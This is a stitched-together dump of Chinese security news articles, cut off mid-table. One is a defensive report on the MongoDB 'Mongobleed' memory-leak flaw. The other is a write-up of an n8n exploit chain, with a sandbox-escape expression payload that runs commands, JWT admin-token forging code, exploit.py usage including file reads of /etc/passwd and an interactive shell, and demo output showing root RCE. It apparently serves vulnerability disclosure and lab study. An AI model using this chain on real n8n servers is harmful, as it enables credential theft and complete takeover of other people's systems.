[JNPF快速开发平台存在任意文件读取漏洞 附POC](https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247489841&idx=1&sn=9e0af0c5b93deafccc5031d37f87ffc3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,85 @@
|
||||
# MongoDB高危漏洞已被积极利用
|
||||
河南等级保护测评 2026-01-08 18:26
|
||||
|
||||
|
||||
|
||||
2025年12月下旬,MongoDB宣布了一项名为“Mongobleed”(CVE-2025-14847)的严重漏洞,网络安全界对此感到震惊。这个高危漏洞允许未经身份验证的攻击者直接从服务器内存中窃取敏感数据。
|
||||
|
||||

该预身份验证内存泄露漏洞的 CVSS 评分为 8.7,全球范围内有超过 87,000 个潜在的易受攻击的 MongoDB 实例暴露,迅速成为今年最令人担忧的数据库安全威胁之一。
|
||||
|
||||
美国网络安全和基础设施安全局 (CISA)于 2025 年 12 月 29 日将CVE-2025-14847添加到其已知利用漏洞 (KEV) 目录中,确认该漏洞已被积极利用,并设定了联邦机构在 2026 年 1 月 19 日之前进行修复的最后期限。
|
||||
|
||||
Mongobleed 漏洞源于 MongoDB 服务器中对 zlib 压缩的网络消息头中的长度参数不一致的处理不当。
|
||||
|
||||
当处理格式错误的压缩消息时,MongoDB 服务器可能会向远程客户端返回未初始化的堆内存,而无需任何身份验证。
|
||||
|
||||
消息解压缩逻辑中的这一根本缺陷允许攻击者远程泄露敏感的内存数据片段,包括数据库凭据、API 密钥、身份验证令牌、会话数据和个人身份信息 (PII)。
|
||||
|
||||
该漏洞特别危险的地方在于,它的利用发生在连接处理的预身份验证阶段,这意味着任何启用了 zlib 压缩的暴露于互联网的 MongoDB 服务器都会立即变得容易受到攻击。
|
||||
|
||||
安全研究人员证实,公开的概念验证漏洞利用代码于 2025 年 12 月 26 日发布,大大降低了机会主义攻击者和老练威胁行为者的准入门槛。
|
||||
|
||||
利用该漏洞的机制要求攻击者发送精心构造的压缩数据包,其中长度字段不匹配,诱骗服务器分配比所需更大的内存缓冲区,并返回包含先前操作残留信息的未初始化“脏”内存。
|
||||
## 关于身份验证前漏洞的关键教训
|
||||
|
||||
Mongobleed 事件强化了一个基本的安全原则:身份验证前漏洞是最严重的安全缺陷,因为它们绕过了所有传统的访问控制。
|
||||
|
||||
与需要有效凭证的身份验证后漏洞利用不同,CVE-2025-14847 允许完全陌生的人通过建立网络连接来攻击数据库基础设施。
|
||||
|
||||
这种预认证攻击途径消除了强密码、多因素认证和基于角色的访问控制的保护价值,表明组织不能仅仅依靠认证机制来保护关键基础设施。
|
||||
|
||||
安全专家将 Mongobleed 漏洞与 2014 年影响 OpenSSL 的臭名昭著的 Heartbleed 漏洞进行了比较,指出两者都具有类似的内存泄露特征。
|
||||
|
||||
然而,Mongobleed 专门针对数据库基础设施,这类基础设施通常存储着组织中最有价值和最敏感的资产。
|
||||
|
||||
该漏洞影响了近十年的MongoDB 服务器版本,包括 4.4 到 8.2 版本,而已停止维护的旧版本 3.6、4.0 和 4.2 仍然永久存在漏洞,并且没有官方补丁可用。
|
||||
|
||||
Mongobleed 事件最重要的教训之一是,依赖单一的安全控制措施会造成灾难性的故障点。
|
||||
|
||||
将 MongoDB 实例直接暴露在互联网上的组织发现,他们在身份验证、加密和访问控制方面的投入,对这种漏洞没有任何保护作用。
|
||||
|
||||
|
||||
|
||||
无论是否启用 TLS/SSL 加密,攻击都会成功,这表明仅靠网络加密无法阻止协议级漏洞利用。
|
||||
|
||||
网络分段已成为至关重要的防御层,在大多数情况下都能有效防止攻击。数据库服务器绝不应直接从不受信任的网络或公共互联网访问。
|
||||
|
||||
实施防火墙规则、虚拟私有云 (VPC) 并将 MongoDB 端口 27017 的访问限制为仅受信任的应用程序服务器,可以显著减少攻击面。
|
||||
|
||||
安全研究人员观察到,攻击尝试表现出独特的行为特征,包括异常高的连接速度,每分钟超过 111,000 个连接,而合法流量每分钟仅为 0.2 到 3.2 个连接。
|
||||
|
||||
Mongobleed事件中一个至关重要但经常被忽视的教训是,补丁后的安全维护至关重要。
|
||||
|
||||
由于该漏洞会泄露未初始化的内存内容,因此组织无法确定在修复之前可能已暴露哪些敏感数据。
|
||||
|
||||
安全专家普遍建议,仅仅打补丁是不够的,所有可能泄露的密钥必须在修复后立即轮换。
|
||||
|
||||
这包括轮换数据库密码、应用程序 API 密钥、云访问凭证(例如 AWS 密钥)、会话令牌,以及在漏洞窗口期间可能驻留在 MongoDB 服务器内存中的任何身份验证材料。
|
||||
|
||||
内存泄露的“碰运气”性质意味着,即使组织没有检测到明显的泄露迹象,攻击者也可能成功提取有价值的凭证。
|
||||
|
||||
取证分析应重点关注识别异常连接模式、因格式错误的请求导致的 CPU 和内存争用,以及来自未经身份验证的来源的大数据传输。
|
||||
## 漏洞管理的速度和可见性
|
||||
|
||||
CVE-2025-14847 的迅速武器化凸显了资产清单和漏洞管理速度的关键重要性。
|
||||
|
||||
组织必须对所有 MongoDB 部署保持全面的可见性,包括被遗忘的开发实例、影子 IT 数据库以及未在配置管理数据库中跟踪的遗留系统。
|
||||
|
||||
云安全态势管理 (CSPM) 工具和攻击面管理平台对于发现配置错误的云部署至关重要,因为这些部署的网络暴露超出了预期的安全策略。
|
||||
|
||||
从披露到实际利用的时间线大幅缩短,公开的概念验证代码在 2025 年 12 月 19 日首次披露后的七天内出现,随后不久便有确认的大规模利用报告。
|
||||
|
||||
这种加速的威胁周期要求组织建立快速修补能力和流程,以便在出现关键漏洞并被积极利用时,能够在正常的变更管理窗口之外进行紧急安全更新。
|
||||
|
||||
对于立即修补在操作上不可行的情况,MongoDB 和安全研究人员找到了一种临时解决方法:禁用 zlib 压缩,同时保留 snappy 或 zstd 等替代压缩算法。
|
||||
|
||||
这种补偿控制消除了易受攻击的代码路径,但并未完全移除压缩功能,不过在带宽受限的环境中可能会影响网络性能。
|
||||
|
||||
实施此变通方案的组织应配置 networkMessageCompressors 或 net.compression.compressors 选项,以明确地将 zlib 从已启用的压缩器中排除。
|
||||
|
||||
即使是经过实战检验的基础设施组件,也必须进行持续的安全测试,包括模糊测试、静态分析和对抗性代码审查。
|
||||
|
||||
运行不受支持的 MongoDB 版本的组织面临着特殊的风险,因为生命周期结束的版本将永远不会收到安全补丁,因此必须优先迁移到受支持且持续获得安全维护的版本。
|
||||
|
||||
该事件再次表明,数据库安全需要全面的威胁检测,而不仅仅局限于传统的边界防御。实时监控攻击尝试和对关键基础设施进行运行时保护,对于现代防御策略至关重要。
|
||||
|
||||
@@ -0,0 +1,263 @@
|
||||
# n8n Ni8mare - 未经认证的任意文件读取到远程代码执行链 (CVSS 10.0)
|
||||
Ots安全 2026-01-08 13:32
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||
CVE-2026-21858 + CVE-2025-68613 - n8n 全链
|
||||
|
||||

|
||||
|
||||
未经身份验证的任意文件读取 → 管理员令牌伪造 → 沙箱绕过 → 远程代码执行
|
||||
<table><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="101" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE)</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="101" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVSS</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">10.0 + 9.9(临界值)</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="101" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">做作的</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf=""><= 1.65.0 (AFR) / >= 0.211.0 (RCE)</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="101" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">固定的</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">1.121.0 (AFR) / 1.120.4+ (RCE)</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="101" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">已披露</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">2026年1月7日 11:09 UTC</span></font></font></td></tr><tr style="box-sizing: border-boxLine truncated
|
||||
n8n 上的完整未经认证的远程代码执行链:
|
||||
- CVE-2026-21858 - 内容类型混淆 → 任意文件读取
|
||||
|
||||
- 读取配置 + 数据库 → Forge 管理员 JWT
|
||||
|
||||
- CVE-2025-68613 - 表达式注入 → 沙箱绕过 → 远程代码执行
|
||||
|
||||
为什么要利用这个漏洞?
|
||||
|
||||
此漏洞利用程序的开发独立于Cyera 的文档(在 Cyera 的文档完成后才被发现)。主要区别:
|
||||
<table><thead><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><th data-colwidth="104"><section><span leaf=""><br/></span></section></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">Cyera(原创研究)</span></font></font></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">此漏洞</span></font></font></th></tr></thead><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="104" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">文件读取</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">加载到人工智能知识库 → 通过聊天查询</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">直接 HTTP 响应</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="104" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">先决条件</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">聊天工作流程 + AI 集成</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">任何包含文件上传的表单</span></font></font></strong></td></tr><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td data-colwidth="104" style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">RCE 方法</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">“执行命令”节点(默认禁用)</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: noLine truncated
|
||||
攻击链
|
||||
|
||||
```
|
||||
┌───────────────────────────────────────────────────────────┐
|
||||
│ UNAUTHENTICATED │
|
||||
├───────────────────────────────────────────────────────────┤
|
||||
│ 1. Read /proc/self/environ → Find HOME directory │
|
||||
│ 2. Read $HOME/.n8n/config → Get encryptionKey │
|
||||
│ 3. Read $HOME/.n8n/database.sqlite → Get admin creds │
|
||||
├───────────────────────────────────────────────────────────┤
|
||||
│ TOKEN FORGE │
|
||||
├───────────────────────────────────────────────────────────┤
|
||||
│ 4. Derive JWT secret from encryptionKey │
|
||||
│ 5. Forge admin session cookie │
|
||||
├───────────────────────────────────────────────────────────┤
|
||||
│ AUTHENTICATED RCE │
|
||||
├───────────────────────────────────────────────────────────┤
|
||||
│ 6. Create workflow with expression injection │
|
||||
│ 7. Sandbox bypass via this.process.mainModule.require │
|
||||
│ 8. Execute arbitrary commands │
|
||||
└───────────────────────────────────────────────────────────┘
|
||||
```
|
||||
|
||||
|
||||
CVE-2026-21858 - 通过内容类型混淆进行任意文件读取
|
||||
|
||||
补丁
|
||||
|
||||
```
|
||||
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
|
||||
Author: mfsiega
|
||||
Date: Thu Nov 1311:51:402025 +0100
|
||||
|
||||
Mergecommitfrom fork
|
||||
```
|
||||
|
||||
|
||||
传奇的“合并来自分支的提交” ——看到这个,说明有人发现了什么劲爆的东西。🌶️
|
||||
|
||||
根本原因
|
||||
|
||||
```
|
||||
// BEFORE (vulnerable)
|
||||
const files = (context.getBodyData().files as IDataObject) ?? {};
|
||||
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)
|
||||
|
||||
// AFTER (fixed)
|
||||
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
|
||||
```
|
||||
|
||||
|
||||
发送Content-Type: application/json→控制filepath→读取任意文件。
|
||||
|
||||
CVE-2025-68613 - 表达式注入远程代码执行漏洞
|
||||
|
||||
为什么要走这条绕道程序?
|
||||
|
||||
vm2n8n 沙箱使用/ 封装用户代码(代码节点、表达式)isolated-vm。其他远程代码执行 (RCE) 向量:
|
||||
<table><thead><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">技术</span></font></font></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">地位</span></font></font></th></tr></thead><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">执行命令节点</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">默认禁用(</span></font></font><code style="box-sizing: border-box;font-family: "Monaspace Neon", ui-monospace, SFMono-Regular, "SF Mono", Menlo, Consolas, "Liberation Mono", monospace;font-size: 13.6px;tab-size: 4;padding: 0.2em 0.4em;margin: 0px;white-space: break-spaces;background-color: rgba(129, 139, 152, 0.12);border-radius: 6px;"><span leaf="">N8N_ALLOW_EXEC_COMMAND=false</span></code><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">)</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">SSH/HTTP 节点</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">在远程服务器上执行,而不是在 n8n 主机上执行。</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">Pyodide 沙盒逃生</span></font></font></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE-2025-68668 - 需要 Python 代码节点</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">表达注射</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-siLine truncated
|
||||
我使用表达式注入是因为它适用于任何默认设置的 n8n 实例——无需特殊节点或配置。Pyodide 绕过方法 (CVE-2025-68668) 需要 Python 代码节点,而该节点可能并非所有实例都可用。
|
||||
|
||||
有效载荷
|
||||
|
||||
```
|
||||
={{ (function(){
|
||||
varrequire = this.process.mainModule.require;
|
||||
var execSync = require("child_process").execSync;
|
||||
return execSync("id").toString();
|
||||
})() }}
|
||||
```
|
||||
|
||||
|
||||
n8n 表达式可以访问this.process.mainModule.require→ 完全沙盒逃逸。
|
||||
|
||||
Token Forge
|
||||
|
||||
```
|
||||
# JWT secret derivation
|
||||
jwt_secret = sha256(encryption_key[::2]).hexdigest()
|
||||
|
||||
# JWT hash
|
||||
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]
|
||||
|
||||
# Forge token
|
||||
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
|
||||
```
|
||||
|
||||
|
||||
实验室设置
|
||||
|
||||
```
|
||||
docker compose up -d
|
||||
# Wait ~60 seconds for setup
|
||||
# Form: http://localhost:5678/form/vulnerable-form
|
||||
# Creds: [email protected] / password
|
||||
```
|
||||
|
||||
|
||||
用法
|
||||
|
||||
```
|
||||
# Read arbitrary file
|
||||
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd
|
||||
|
||||
# Full chain with command
|
||||
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"
|
||||
|
||||
# Interactive shell
|
||||
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
|
||||
```
|
||||
|
||||
|
||||
演示
|
||||
|
||||
```
|
||||
╔═══════════════════════════════════════════════════════════════╗
|
||||
║ CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain ║
|
||||
║ Arbitrary File Read → Token Forge → Sandbox Bypass → RCE ║
|
||||
╚═══════════════════════════════════════════════════════════════╝
|
||||
|
||||
[*] Target: http://localhost:5678/form/vulnerable-form
|
||||
[*] Version: 1.65.0 (VULN)
|
||||
[x] HOME directory
|
||||
[+] HOME directory: /root
|
||||
[x] Encryption key
|
||||
[+] Encryption key: yusrXZV1...
|
||||
[x] Database
|
||||
[+] Database: 1327104 bytes
|
||||
[x] Admin user
|
||||
[+] Admin user: [email protected]
|
||||
[x] Token forge
|
||||
[+] Token forge: OK
|
||||
[x] Admin access
|
||||
[+] Admin access: GRANTED!
|
||||
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
|
||||
[x] RCE
|
||||
[+] RCE: OK
|
||||
|
||||
uid=0(root) gid=0(root) groups=0(root)
|
||||
```
|
||||
|
||||
|
||||
局限性
|
||||
|
||||
这并非“轻松攻破任何网络”的漏洞利用程序。它需要特定条件才能生效:
|
||||
<table><thead><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">要求</span></font></font></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: 600;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">描述</span></font></font></th></tr></thead><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">包含文件上传的表单</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">Target 必须具有包含文件上传字段的表单工作流程</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 